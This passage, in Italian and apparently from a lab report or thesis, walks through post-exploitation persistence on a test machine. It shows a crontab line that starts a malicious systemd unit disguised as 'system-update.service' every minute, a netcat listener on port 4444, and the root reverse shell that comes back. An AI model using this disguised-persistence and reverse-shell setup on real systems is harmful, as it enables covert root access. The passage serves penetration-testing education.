
---

4. Programmazione di un cronjob con systemd: dopo aver configurato il servizio systemd, è stato aggiunto un cronjob per l'esecuzione del servizio ogni minuto utilizzando la funzionalità di scheduling di cron.

Lanciando il comando

```
> crontab -e
```

ed inserendo una riga per far partire il servizio considerato ogni minuto.




```
# Edit this file to introduce tasks to be run by cron.  
#  
# Each task to run has to be defined through a single line  
# indicating with different fields when the task will be run  
# and what command to run for the task  
#  
# To define the time you can provide concrete values for  
# minute (m), hour (h), day of month (dom), month (mon),  
# and day of week (dow) or use '*' in these fields (for 'any').  
#  
# Notice that tasks will be started based on the cron's system  
# daemon's notion of time and timezones.  
#  
# Output of the crontab jobs (including errors) is sent through  
# email to the user the crontab file belongs to (unless redirected).  
#  
# For example, you can run a backup of all your user accounts  
# at 5 a.m every week with:  
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/  
#  
# For more information see the manual pages of crontab(5) and cron(8)  
#  
# m h dom mon dow   command  
* * * * * systemctl start system-update.service
```

Figura 7.15: Scheduling del servizio

5. Di conseguenza sulla macchina attaccante è possibile mettersi in ascolto sulla porta (in questo caso 4444) scelta per ottenere la reverse shell, aspettando che il servizio parta ogni minuto:

```
> nc -nlvp 4444
```



```
[(kali㉿kali)-[~]]$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 53490  
bash: cannot set terminal process group (2576): Inappropriate ioctl for device  
bash: no job control in this shell  
root@ProximaCentauri:/# whoami  
whoami  
root  
root@ProximaCentauri:/#
```

Figura 7.16: Reverse shell di root ottenuta dal servizio malevolo impostato